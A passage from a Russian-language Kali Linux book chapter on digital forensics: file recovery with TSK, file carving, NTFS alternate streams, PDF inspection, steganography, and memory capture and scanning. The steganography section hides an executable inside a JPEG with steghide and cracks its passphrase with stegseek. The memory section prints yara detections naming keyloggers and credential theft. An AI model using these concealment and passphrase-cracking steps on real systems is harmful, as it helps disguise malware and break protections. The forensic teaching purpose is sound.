Существует более простой способ получения содержимого файла вне зависимости от того, был он удален или нет. Вместо обращения к записи в файловой таблице для получения адресов блоков данных мы можем использовать инструмент `icat`, принимающий адрес в файловой таблице и отображающий соответствующее содержимое. Пример 12.18 демонстрирует применение инструмента `icat`, который принимает в качестве параметра адрес метаданных, относящихся к записи 10 из примера 12.17, находит блоки данных и извлекает их содержимое. Это может особенно пригодиться, если блоки, в которых хранятся данные, не смежные (чего ожидает `blkcat`). Инструмент `icat` просто извлекает все содержимое. Хотя представленный здесь вывод был обрезан для экономии места, вы можете видеть, что содержимое файлов в обоих случаях одинаково.

Пример 12.18. Использование инструмента `icat`

```

(kilroy@badmilo)-[~]
$ icat -o 131072 mydisk.img 10
import Foundation

```

```

class World {

    enum Individual {
        case Alive
        case Dead
    }
}

```

Мы можем использовать инструмент `blkls` и для просмотра информации, содержащейся в нераспределенном пространстве, то есть в пространстве, не выделенном ни для одного из файлов в файловой таблице. Чтобы получить содержимое соответствующих блоков данных, достаточно запустить `blkls`, передав лишь те параметры, которые необходимы для определения начала раздела. Инструмент `blkls` можно использовать также для вывода всего содержимого блоков данных образа диска и извлечения данных из потерянного пространства. Кроме того, этот инструмент может пригодиться для поиска данных, удаленных, но все еще существующих в файловой системе. Выходные данные, полученные с помощью

этого инструмента, как правило, неструктурированные, то есть не содержат имен файлов, поскольку нераспределенное пространство не связано ни с одним известным файлом.

Поиск данных

Хотя извлекать файлы можно и вручную с помощью набора TSK, для работы с большим их количеством лучше использовать другие инструменты, например Scalpel. Эта простая программа, предназначенная для вырезания файлов из образов дисков, выполняет поиск файлов в образе диска на основе байтовых или текстовых шаблонов в заголовке или в конце файла. Однако перед ее применением вам придется выполнить небольшую настройку. На рис. 12.8 показан раздел файла `/etc/scalpel/scalpel.conf`, который необходимо отредактировать, прежде чем запускать программу `scalpel`, поскольку по умолчанию в ней не активирован ни один параметр поиска. Чтобы указать нужный тип файла, достаточно раскомментировать соответствующую строку (удалить первый символ `#` в строке, содержащей байтовый шаблон). На рис. 12.8 видно, что в качестве искомых были выбраны некоторые видеофайлы и документы Microsoft Office.

```
#
# MPEG Video
#      mpg      y      50000000      \x00\x00\x01\xba      \x00\x00\x01\
xb9      mpg      y      50000000      \x00\x00\x01\xb3      \x00\x00\x01\
xb7
#
# Macromedia Flash
#      fws      y      4000000 FWS
#
#-----
# MICROSOFT OFFICE
#-----
#
# Word documents
#
#      doc      y      10000000      \xd0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00 \x
d0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00 NEXT
#      doc      y      10000000      \xd0\xcf\x11\xe0\xa1\xb1
#
# Outlook files
#      pst      y      500000000      \x21\x42\x4e\xa5\x6f\xb5\xa6
#      ost      y      500000000      \x21\x42\x44\x4e
#
# Outlook Express
```

Рис. 12.8. Настройка инструмента Scalpel

После редактирования файла конфигурации мы просто запускаем программу `scalpel`, указывая выходной каталог, в который будут сохранены вырезанные файлы. В файле конфигурации перечислены типы файлов, поддерживаемые данным инструментом. Среди них могут отсутствовать те, которые интересуют

вас. Применение программы `scalpel` к образу диска показано в примере 12.19. В выходных данных указаны искомые типы файлов, раскомментированные в конфигурационном файле, и количество найденных файлов каждого типа. Вы также можете увидеть содержимое выходного каталога, в котором находится файл аудита с найденными файлами и подробной информацией об их местоположении.

Пример 12.19. Вывод инструмента Scalpel

```
(kilroy@savagewoofers)-[~]
└─$ scalpel -o mydisk mydisk.img
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.69.

Opening target "/home/kilroy/mydisk.img"

Image file pass 1/2.
mydisk.img: 100.0% |*****| 128.0 MB ←
00:00 ETAAllocating work queues...
Work queues allocation complete. Building carve lists...
Carve lists built. Workload:
png with header "\x50\x4e\x47\x3f" and footer "\xff\xfc\xfd\xfe" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x6d\x6f\x6f\x76" and footer "" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x6d\x64\x61\x74" and footer "" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x77\x69\x64\x65\x76" and footer "" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x73\x6b\x69\x70" and footer "" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x66\x72\x65\x65" and footer "" --> 5 files
mov with header "\x3f\x3f\x3f\x3f\x69\x64\x73\x63" and footer "" --> 0 files
mov with header "\x3f\x3f\x3f\x3f\x70\x63\x6b\x67" and footer "" --> 0 files
mpg with header "\x00\x00\x01\xba" and footer "\x00\x00\x01\xb9" --> 0 files
mpg with header "\x00\x00\x01\xbb" and footer "\x00\x00\x01\xbb" --> 0 files
doc with header "\xd0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00" and footer ←
"\xd0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00" --> 0 files
doc with header "\xd0\xcf\x11\xe0\xa1\xb1" and footer "" --> 0 files
pdf with header "\x25\x50\x44\x46" and footer "\x25\x45\x4f\x46\x0d" --> 0 files
pdf with header "\x25\x50\x44\x46" and footer "\x25\x45\x4f\x46\x0a" --> 0 files
dat with header "\x72\x65\x67\x66" and footer "" --> 0 files
dat with header "\x43\x52\x45\x47" and footer "" --> 0 files
zip with header "\x50\x4b\x03\x04" and footer "\x3c\xac" --> 0 files
java with header "\xca\xfe\xba\xbe" and footer "" --> 1 files
Carving files from image.
Image file pass 2/2.
mydisk.img: 100.0% |*****| 128.0 MB ←
00:00 ETAProcessing of image file complete. Cleaning up...
Done.
Scalpel is done, files carved = 6, elapsed = 2 seconds.

(kilroy@savagewoofers)-[~]
└─$ ls mydisk
audit.txt java-17-0 mov-5-0
```

Программа `scalpel` не является непогрешимой. Помните о том, что она просто ищет байтовые шаблоны. В примере 12.20 показаны списки файлов, содержащихся

в двух разделах образа диска. Как видите, в обоих разделах присутствует файл `.png`, а пример 12.19 показывает, что инструмент `scalpel` искал файлы данного типа, но не сумел их найти. Справедливости ради следует отметить, что программа `scalpel` разработана более 10 лет назад и давно перестала активно поддерживаться. Однако ее исходный код доступен на GitHub, и любой желающий может просмотреть его и попытаться обновить.

Пример 12.20. Списки файлов

```
(kilroy@savagewoofers)-[~]
$ fls -o 2048 mydisk.img
d/d 11: lost+found
r/r 12: 8572.c
r/r 13: elfbowling
r/r 14: procdump64.exe
r/r 16: payload.exe
r/r 17: ls
r/r 18: oreilly.png
r/r 15: plugins.txt
V/V 32513: $OrphanFiles

(kilroy@savagewoofers)-[~]
$ fls -o 131072 mydisk.img
r/r 6: lsass.exe_230809_145713.dmp
r/r 8: elfbowling
r/r * 10: life.swift
r/r 12: oreilly.png
r/r 14: .zshrc
r/r 17: zip-password.txt
r/r 19: 8572.c
r/r 22: procdump64.exe
r/r * 25: .life.swift.swp
r/r * 28: .life.swift.swx
v/v 2092995: $MBR
v/v 2092996: $FAT1
v/v 2092997: $FAT2
V/V 2092998: $OrphanFiles
```

Аналогом `scalpel` является инструмент `magicrescue`. Он тоже больше не поддерживается, но предусматривает более позднее обновление, чем `scalpel`. В отличие от `scalpel`, эта программа не использует образы дисков в качестве входных данных. Вместо них необходимо указать имя устройства (для работы `magicrescue` требуется блочное устройство, тогда как файл является символьным устройством). В примере 12.21 показан список рецептов, содержащихся в каталоге `/usr/share/magicrescue`, и применение программы `magicrescue` к небольшому диску, подключенному к системе. Как видите, ей удалось найти файл `.png`, опираясь на комбинацию байтового шаблона и расширения файла. Инструмент `magicrescue` поможет вам обнаружить файлы, которые могли оказаться скрытыми по причине изменения их расширения.

Пример 12.21. Рецепты и запуск инструмента `magicrescue`

```
(kilroy@badmilo)-[~]
└─$ ls /usr/share/magicrescue/recipes
avi          flac    jpeg-exif      mbox-mozilla-sent  nikon-raw  rar
canon-cr2    flv     jpeg-jfif      mp3-id3v1         perl       sqlite
elf          gpl     mbox           mp3-id3v2         png        zip
empathy      gzip    mbox-mozilla-inbox  msoffice          ppm
```

```
(kilroy@badmilo)-[~]
└─$ sudo magicrescue -d disk-output -r /usr/share/magicrescue/recipes/png ↵
/dev/nvme0n2
Found png at 0x1C00000
Successfully extracted png file
disk-output/000001C00000-0.png: 18831 bytes
Scanning /dev/nvme0n2 finished at 51MB
```

В наборе TSK тоже есть инструменты, которые можно использовать для поиска данных. Инструмент `ifind` ищет адрес метаданных по имени файла. В примере 12.22 показан процесс поиска адреса в файловой таблице по имени файла `8572.c`, содержащегося в образе диска. Затем применяется команда `istat` для получения блоков данных, связанных с адресом метаданных. При наличии очень объемного образа диска с большим количеством файлов отыскать конкретные файлы без подобного инструмента может быть сложно.

Пример 12.22. Использование инструмента `ifind`

```
(kilroy@badmilo)-[~]
└─$ ifind -o 2048 -n 8572.c mydisk.img
12
```

```
(kilroy@badmilo)-[~]
└─$ istat -o 2048 mydisk.img 12
inode: 12
Allocated
Group: 0
Generation Id: 3886786733
uid / gid: 1000 / 1000
mode: rrw-r--r--
Flags: Extents,
size: 2757
num of links: 1

Inode Times:
Accessed:      2023-09-17 10:40:15.819816256 (EDT)
File Modified: 2023-09-17 10:40:15.823815964 (EDT)
Inode Modified: 2023-09-17 10:40:15.823815964 (EDT)
File Created:  2023-09-17 10:40:15.819816256 (EDT)

Direct Blocks:
8959 8960 8961
```

В состав TSK входит еще одна утилита, которую можно использовать для поиска данных в образе диска, — `ffind`. Она работает противоположным `ifind` образом, то есть сообщает все имена файлов, связанные с указанным адресом метаданных, может оказаться более полезной в системе Linux, поскольку файловые системы на базе `ext` отличаются от файловых систем на базе DOS или Windows тем, что позволяют нескольким именам файлов указывать на одно и то же местоположение данных. При запуске `ffind` необходимо указать смещение, образ диска и адрес метаданных, например так: `ffind -o 2048 mydisk.img 12`. В результате вы получите номер инода для системы Linux или номер записи в файловой таблице для других файловых систем.

Скрытые данные

Существует множество механизмов сокрытия данных. Одни находятся внутри файлов, а другие — в файловой системе. Например, с начала 1990-х годов для обеспечения совместимости с системами Macintosh в файловых системах NTFS использовались так называемые альтернативные потоки данных (Alternate Data Streams, ADS), позволяющие работать с разделами иерархической файловой системы HFS (Hierarchical Filesystem). Файловая система HFS позволяла задействовать ветви ресурсов, в которых хранились вспомогательные данные, например значки. Файлы ADS не отображаются в списках содержимого каталогов в системах Windows, хотя некоторые утилиты способны их обнаружить. ADS можно использовать не по назначению, хотя есть и вполне допустимые способы их применения, например добавление ADS позволяет указать на то, что файл был загружен из интернета. При наличии образа диска NTFS, содержащего ADS, вы можете идентифицировать такие файлы с помощью инструментов из набора TSK. В примере 12.23 показан результат применения инструмента `fls` к разделу NTFS, содержащему файл ADS с именем `theatre.txt:malware.exe`. После определения адреса в MFT можно задействовать команду `istat` для получения блоков данных. Используя адреса блоков данных, мы можем извлечь файл из ADS с помощью `blkcat`.

Пример 12.23. Файл ADS, обнаруженный с помощью инструмента `fls`

```
(kilroy@badmilo)-[~]
$ sudo fls -o 2048 ntfs-ad.img
r/r 4-128-1:  $AttrDef
r/r 8-128-2:  $BadClus
r/r 8-128-1:  $BadClus:$Bad
r/r 6-128-4:  $Bitmap
r/r 7-128-1:  $Boot
d/d 11-144-4: $Extend
r/r 2-128-1:  $LogFile
r/r 0-128-6:  $MFT
r/r 1-128-1:  $MFTMirr
d/d 44-144-1: $RECYCLE.BIN
r/r 9-128-8:  $Secure:$SDS
```

```
r/r 9-144-11: $Secure:$SDH
r/r 9-144-14: $Secure:$SII
r/r 10-128-1: $UpCase
r/r 10-128-4: $UpCase:$Info
r/r 3-128-3: $Volume
r/r 42-128-1: 0005567b6a99313fb18b18f2.pdf
r/r 39-128-1: holyhydrant-sm.png
r/r 43-128-1: id-card.jpeg
r/r 41-128-1: image.png
r/r 40-128-1: MalwareSample.exe
d/d 36-144-1: System Volume Information
r/r 47-128-1: theatre.txt
r/r 47-128-6: theatre.txt:malware.exe
V/V 256: $OrphanFiles
```

Разумеется, это лишь одна из разновидностей скрытой информации, к которой можно получить доступ с помощью инструментов Kali Linux. Данные можно спрятать и в других местах. Некоторые типы файлов, например PDF (Portable Document Format — портативный формат документов), поддерживают возможность внедрения информации. Другие, в частности медиафайлы наподобие изображений и аудио, содержат достаточно данных для сохранения файлов без ущерба для качества.

Анализ PDF-файлов

Формат PDF часто используется для создания и распространения документов, доступных только для чтения, то есть не подлежащих редактированию или изменению. PDF-файлы могут содержать текст, изображения, другие документы или сценарии. Это создает возможности для злоупотребления и делает такие файлы потенциальными носителями вредоносного ПО. Инструменты, предусмотренные в Kali Linux, позволяют проанализировать подозрительные PDF-файлы. Кроме того, если PDF-файл демонстрирует неожиданное поведение, вы можете просмотреть его перед открытием. К сожалению, самыми проблемными оказываются наиболее часто используемые функции PDF-файлов. Поэтому очень важно проверять наличие в PDF-файле программных элементов и внедренных документов, способных попасть в вашу систему в результате его открытия. Часть PDF-файла может представлять собой простой текст, который можно просмотреть в текстовом редакторе. Однако в любом PDF-файле содержится некоторое количество двоичных данных, а сами файлы довольно объемные, так что для их анализа имеет смысл использовать специальные инструменты. В примере 12.24 показано применение инструмента `pdfid` к PDF-файлу, содержащему внедренные данные.

Пример 12.24. Вывод инструмента `pdfid`

```
(kilroy@badmilo)-[~/Downloads]
└─$ pdfid pocorgtfo08.pdf
PDFiD 0.2.8 pocorgtfo08.pdf
PDF Header: %PDF-1.5
```

```
obj                1613
endobj            1613
stream           856
endstream        856
xref              1
trailer           1
startxref        1
/Page            64
/Encrypt         0
/ObjStm          0
/JS              12
/JavaScript       8
/AA              3
/OpenAction      0
/AcroForm        1
/JBIG2Decode     0
/RichMedia       0
/Launch          0
/EmbeddedFile    0
/XFA             0
/Colors > 2^24   0
```

В примере 12.24 показан PDF-файл из коллекции под названием Proof of Concept or Get the F* Out (PoC or GTFO). Во входящих в эту коллекцию PDF-документах обычно содержатся скрытые данные. Как видите, в этом файле было выявлено восемь разделов JavaScript и более 1600 объектов. Хотя само по себе это не особенно подозрительно, имеет смысл провести более глубокую проверку. Первым делом необходимо преобразовать все секции в более удобочитаемую форму с помощью инструмента `pdf-parser`. В ходе работы с большими файлами выходных данных будет очень много, поэтому для контроля их потока и поиска разделов можно использовать инструменты `less` и `more`. С помощью `pdf-parser` мы можем отыскивать разделы JavaScript, чтобы прочитать соответствующий код, представленный в виде обычного текста, и определить, что он делает и какое влияние может оказать в случае открытия файла. Для извлечения всех элементов PDF-файла можно взять инструмент `binwalk`. В примере 12.25 показан процесс применения `binwalk` к другому PDF-файлу из коллекции PoC or GTFO. Флаг `-e` указывает на то, что мы хотим извлечь все встроенные данные.

Пример 12.25. Извлечение содержимого PDF-файла с помощью `binwalk`

```
(kilroy@badmilo)-[~/Downloads]
$ binwalk -e pocorgtfo22.pdf

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         ISO 9660 Primary Volume, System Identifier: "",
Volume Identifier: " "

(kilroy@badmilo)-[~/Downloads]
$ ls _pocorgtfo22.pdf.extracted
0.iso  iso-root
```


Как видите, из файла был извлечен ISO-образ, теперь его можно смонтировать и просмотреть содержимое. Другие PDF-файлы могут содержать доступные для извлечения образы. Например, в PDF-файлах из коллекции PoC or GTFO содержится много zlib-файлов, которые представляют собой просто сжатые данные.

Стеганография

Под *стеганографией* понимается сокрытие информации в объекте, который находится у всех на виду. В переводе с греческого это слово означает «тайнопись». В рамках данной практики для сокрытия информации обычно используются объемные файлы с большим количеством доступного пространства. Весьма подходящими носителями для этого являются такие медиафайлы, как изображения (JPEG, PNG и т. д.) и аудиофайлы (MP3, M4A, WAV и т. д.), в которые можно поместить довольно много информации незаметно для других. В Kali Linux есть несколько стеганографических инструментов. Один из них, *steghide*, можно использовать как для сохранения файлов в изображениях, так и для их извлечения оттуда. В примере 12.26 показано применение *steghide* для сокрытия исполняемого файла внутри изображения. Этот инструмент не позволяет скрывать файлы в изображениях формата PNG. При его использовании мы указываем функцию, которую хотим применить (в данном случае *embed*), зашифрованный файл, который требуется скрыть, скрывающий файл, в котором будет храниться скрытый файл, и, наконец, итоговый стегофайл.

Пример 12.26. Использование инструмента steghide

```
└─(kilroy@savagewoofers)-[~]
└─$ steghide embed -ef sample.exe -cf holyhydrant.jpeg -sf innocent.jpeg
Enter passphrase:
Re-Enter passphrase:
embedding "sample.exe" in "holyhydrant.jpeg"... done
writing stego file "innocent.jpeg"... done
```

При сравнении скрывающего файла с итоговым файлом вы, скорее всего, не увидите никакой разницы. Однако интересно то, что размер файла *sample.exe* составляет около 12 Кбайт, а стегофайл примерно на 4 Кбайт меньше скрывающего файла. Для извлечения сохраненного файла применяется функция *extract*, но при этом нужно знать пароль, который использовался для его сохранения. Однако его можно попытаться подобрать с помощью программы *stegseek*. По умолчанию она применяет словарь *rockyou.txt*, и если пароль содержится в этом файле, то попытка подбора окажется успешной. В примере 12.27 показано, как быстро *stegseek* может найти пароль для созданного ранее файла. Стоит отметить, что для этого использовалась не особенно мощная система. Вы также увидите, что извлеченный из образа файл — это исполняемый файл Windows, как и следовало ожидать, учитывая то, что исходный файл имеет расширение *.exe*.

Пример 12.27. Использование программы stegseek

```
(kilroy@savagewoofers)-[~]
$ time stegseek innocent.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "robin"

[i] Original filename: "sample.exe".
[i] Extracting to "innocent.jpeg.out".

real    0.09s
user    0.53s
sys      0.02s
cpu      613%

(kilroy@savagewoofers)-[~]
$ file innocent.jpeg.out
innocent.jpeg.out: PE32+ executable (console) x86-64, for MS Windows, 6 sections
```

Стеганографические инструменты бывают не только консольными. Например, программа **stegosuite** позволяет использовать для встраивания и извлечения файлов и сообщений как командную строку, так и графический интерфейс (рис. 12.9). Одно из преимуществ графического интерфейса заключается в том, что он показывает количество доступного пространства, которое можно задействовать для хранения файла или текстового сообщения. В данном случае для хранения файла доступно




Рис. 12.9. Графический интерфейс программы stegosuite

20,5 Кбайт. Более крупные изображения предусматривают больше свободного места. Например, при использовании изображений в формате JPEG или PNG, сохраненных с максимальным качеством, или изображений, отличающихся значительно большим разрешением или размером, вам будет доступно больше места, поскольку в таких изображениях гораздо больше битов, обладающих меньшей значимостью.

Одна из сложностей стеганографии заключается в том, что ее методы могут варьироваться в зависимости от используемых инструментов и сохраняемого контента. В итоговом изображении, показанном на рис. 12.9, содержится встроенный текст, но программа `stegoseek` ничего не обнаруживает, хотя пароль точно содержится в слове `rockyou`. Даже если бы пароля в нем не было, можно было бы задействовать другие словари с программой `stegoseek`, но даже в этом случае вы могли бы ничего не найти.

Криминалистический анализ памяти

Помимо дисков, которые могут содержать множество артефактов, очень важно извлекать и анализировать содержимое памяти. В этом смысле возможности Kali Linux весьма ограничены. Одна из самых сложных задач при криминалистическом анализе памяти — получение образа, поскольку во многих случаях это требует установки программного обеспечения, изменяющего ту самую память, содержимое которой вы пытаетесь получить. Другая проблема заключается в том, что для получения доступа к памяти необходим самый высокий уровень привилегий. По сути, для этого требуются привилегии уровня ядра, так как с памятью взаимодействует именно ядро.

Для получения дампов памяти в системах Windows можно использовать несколько программ. Кроме того, в современных системах постоянно работают EDR-решения (Endpoint Detection and Response — обнаружение инцидентов на конечных точках и реагирование на них), способные захватывать содержимое памяти в случае обнаружения подозрительной активности. В системах Linux для получения дампа памяти можно задействовать модуль ядра. В состав Kali Linux входит пакет `lime-forensics-dkms`, позволяющий выгрузить содержимое памяти из системы. LiME — это сокращение от Linux Memory Extractor. Однако, в отличие от других программ, пакет LiME нельзя использовать сразу после установки. Это модуль ядра, который необходимо собрать из установленных исходников. Для этого требуются заголовки ядра, которые уже могут быть установлены. Сама сборка не составляет особого труда. После установки пакета нужно перейти в каталог, в котором находится исходный код (на момент написания данной книги это `/usr/src/lime-forensics-1.9.1-5`), и выполнить команду `make`. В результате вы получите модуль, который нужно вставить в запущенное ядро. Данный процесс продемонстрирован в примере 12.28.

Пример 12.28. Выгрузка содержимого памяти ядра

```
(kilroy@savagewoofер)-[~]
$ cd /usr/src/lime-forensics-1.9.1-5

(kilroy@savagewoofер)-[/usr/src/lime-forensics-1.9.1-5]
$ sudo make
make -C /lib/modules/6.6.9-amd64/build M="/usr/src/lime-forensics-1.9.1-5" modules
make[1]: Entering directory '/usr/src/linux-headers-6.6.9-amd64'
  CC [M] /usr/src/lime-forensics-1.9.1-5/tcp.o
  CC [M] /usr/src/lime-forensics-1.9.1-5/disk.o
  CC [M] /usr/src/lime-forensics-1.9.1-5/main.o
  CC [M] /usr/src/lime-forensics-1.9.1-5/hash.o
  CC [M] /usr/src/lime-forensics-1.9.1-5/deflate.o
  LD [M] /usr/src/lime-forensics-1.9.1-5/lime.o
/usr/src/lime-forensics-1.9.1-5/lime.o: warning: objtool: init_module(): ↵
not an indirect call target
/usr/src/lime-forensics-1.9.1-5/lime.o: warning: objtool: cleanup_module(): ↵
not an indirect call target
  MODPOST /usr/src/lime-forensics-1.9.1-5/Module.symvers
  CC [M] /usr/src/lime-forensics-1.9.1-5/lime.mod.o
  LD [M] /usr/src/lime-forensics-1.9.1-5/lime.ko
  BTF [M] /usr/src/lime-forensics-1.9.1-5/lime.ko
Skipping BTF generation for /usr/src/lime-forensics-1.9.1-5/lime.ko due to ↵
unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.6.9-amd64'
strip --strip-unneeded lime.ko
mv lime.ko lime-6.6.9-amd64.ko

(kilroy@savagewoofер)-[/usr/src/lime-forensics-1.9.1-5]
$ sudo cp lime-6.6.9-amd64.ko ~

(kilroy@savagewoofер)-[~]
$ sudo insmod ./lime-6.6.9-amd64.ko "path=mem.out format=raw"
```

Для взаимодействия с модулем требуются привилегии администратора. Исходный код находится в каталоге, который принадлежит пользователю root. Вы можете скопировать его в принадлежащий вам каталог и собрать там без привилегий root, однако они все равно потребуются, чтобы вставить его в память ядра. Это можно сделать с помощью команды `insmod`, как показано в примере 12.28. Предоставленные параметры приказывают модулю ядра записать содержимое памяти в файл в формате `raw`. Модуль ядра поддерживает и другие пути, в том числе позволяет записать дамп памяти в сетевой сокет для его получения удаленной системой.

Поскольку ОС Android основана на Linux, программу LiME можно использовать на мобильных устройствах для захвата содержимого памяти. Для этого необходимо задействовать инструменты разработчика Android, активировать на устройстве соответствующий режим и применить весьма нетривиальные техники, поскольку установить модуль на мобильное устройство и получить доступ к его оболочке не так уж просто. Многие устройства предусматривают средства защиты, которые способны усложнить данную задачу, однако теоретически это возможно.

После получения дампа памяти вы можете его проанализировать. Раньше в репозитории Kali Linux существовала программа Volatility, но теперь ее там нет. Можно собрать ее самостоятельно из файлов с исходным кодом. Программа Volatility 3 доступна для загрузки на сайте GitHub. Процесс ее установки довольно прост, а для анализа памяти можно использовать множество плагинов. Также существует ответвление от проекта Volatility под названием Rekall, однако есть вероятность, что оно больше не поддерживается.

Программа Volatility осуществляет автоматический поиск в дампах памяти, однако в Kali Linux есть инструмент, позволяющий делать это вручную. YARA (Yet Another Ridiculous Acronym, еще один нелепый акроним) — это формат для создания правил, которые можно использовать для поиска контента. Эти правила обычно применяются для выявления вредоносного поведения, включая запуск вредоносных программ. Если у вас есть готовые правила YARA для того, что вы собираетесь искать в памяти, или вы хотите написать собственные правила, то можете воспользоваться доступным в Kali Linux инструментом `yara` для применения правил к дампу памяти или другим артефактам, на которые эти правила могут распространяться. В примере 12.29 показан процесс сканирования дампа памяти. Вы можете использовать книгу *Art of Memory Forensics* и имеющиеся в интернете дампы памяти, чтобы попрактиковаться в анализе памяти, содержащей интересные артефакты. В примере 12.29 файл с правилами YARA применяется для поиска возможностей, которые могут использовать злоумышленники. Как видите, инструменту `yara` удалось найти несколько таких возможностей в дампе памяти системы Windows.

Пример 12.29. Применение инструмента `yara` к дампу памяти

```
(kilroy@badmilo)-[~]
$ yara capabilities.yar sample002.bin
inject_thread sample002.bin
hijack_network sample002.bin
create_service sample002.bin
create_com_service sample002.bin
network_udp_sock sample002.bin
network_tcp_listen sample002.bin
network_torero sample002.bin
network_smtp_dotNet sample002.bin
network_smtp_raw sample002.bin
network_smtp_vb sample002.bin
network_p2p_win sample002.bin
network_http sample002.bin
network_dropper sample002.bin
network_ftp sample002.bin
network_tcp_socket sample002.bin
network_dns sample002.bin
network_dga sample002.bin
escalate_priv sample002.bin
screenshot sample002.bin
keylogger sample002.bin
```

```
cred_local sample002.bin
sniff_audio sample002.bin
migrate_apc sample002.bin
spreading_file sample002.bin
spreading_share sample002.bin
rat_rdp sample002.bin
win_mutex sample002.bin
win_registry sample002.bin
win_token sample002.bin
win_private_profile sample002.bin
win_files_operation sample002.bin
Str_Win32_Winsock2_Library sample002.bin
Str_Win32_Wininet_Library sample002.bin
Str_Win32_Internet_API sample002.bin
Str_Win32_Http_API sample002.bin
```

Некоторые из этих возможностей могут быть совершенно безобидными, а другие вполне могут оказаться вредоносными. Как и во многих других случаях, когда речь идет о криминалистике, простого применения инструментов недостаточно. Вам придется копнуть глубже, чтобы собрать больше информации и проверить предоставленные инструментами результаты. Наличие TCP-сокетов вполне ожидаемо для современной системы Windows. Вопрос лишь в том, для чего они используются. Такой инструмент, как Volatility, может предоставить вам список сокетов, включая слушающие и подключенные.

Резюме

Дистрибутив Kali Linux содержит внушительную коллекцию криминалистических инструментов. Специалисту по цифровой криминалистике требуются знания, навыки и опыт, однако доступные в Kali Linux инструменты послужат хорошей отправной точкой для их приобретения. Далее перечислены ключевые выводы этой главы.

- Работа с криминалистическими артефактами требует большой осторожности и внимательности, поскольку очень важно, чтобы они не подверглись изменению после сбора.
- TSK представляет собой набор инструментов для криминалистического анализа дисков, позволяющих глубоко изучать структуры данных в файловых системах, а также извлекать из дисков важные артефакты.
- Инструменты TSK можно использовать не только для работы с файлами на диске, но и для извлечения удаленных файлов, а также осиротевших данных, которые больше не связаны ни с одним из файлов.
- Данные могут скрываться в файловой системе или файлах. Такие инструменты, как *scalpel* и *magicrescue*, можно применять для получения файлов на основе информации, содержащейся в их заголовках и нижних колонтитулах, которая должна быть уникальной для всех типов файлов.

- Злоумышленники могут использовать PDF-файлы, однако такие инструменты, как `pdfid` и `pdf-parser`, позволяют отобразить метаданные PDF, а программы наподобие `binwalk` — извлечь любые данные, скрытые в PDF-файле.
- Стеганография — это практика сокрытия данных внутри файлов. Такие инструменты, как `stegosuite` и `steghide`, могут применяться как для сокрытия данных, так и для их извлечения из файлов, в которые они были спрятаны. Инструмент `stegseek` позволяет перебирать пароли, используемые для защиты хранящихся в файле данных.
- Дистрибутив Kali поддерживает проведение криминалистического анализа памяти, хотя такие пакеты, как `Volatility`, были удалены из данного репозитория. Вместо этой программы вы можете использовать инструменты наподобие `yara` и файлы с правилами YARA для выявления вредоносного поведения в дампах памяти.

Полезные ресурсы

- Страница с описанием инструментария The Sleuth Kit (<https://oreil.ly/F3I62>).
- Статья, посвященная написанию правил YARA (<https://oreil.ly/PuDic>).
- Сайт Volatility Foundation, посвященный фреймворку Volatility (<https://oreil.ly/ly2V2>).
- Статья *File Systems in Operating Systems* на сайте Geeks for Geeks (<https://oreil.ly/ReJaf>).

Создание отчетов

В этой главе рассматриваются некоторые из наиболее важных, но часто упускаемых из виду тем. Вы можете провести много времени, экспериментируя с системами, но если в итоге не создадите полезный и действенный отчет, то ваши усилия будут потрачены впустую. Вы наверняка получите от проделанной работы удовольствие, однако вам вряд ли за нее заплатят. Цель любого тестирования безопасности состоит в том, чтобы сделать приложение, систему или сеть более способными к обороне, будь то за счет внедрения более надежных средств защиты или за счет совершенствования средств выявления вредоносной активности. Отчет должен содержать сведения о найденных вами уязвимостях и способы их устранения. Как и любая другая работа, связанная с тестированием, создание отчетов — это навык, который необходимо приобрести. Процесс поиска проблем отличается от процесса передачи информации о них. Если вы обнаружите проблему, но не сможете объяснить заказчику, чем она грозит, и не предложите способы ее устранения, проблема не будет решена и злоумышленники смогут ею воспользоваться.

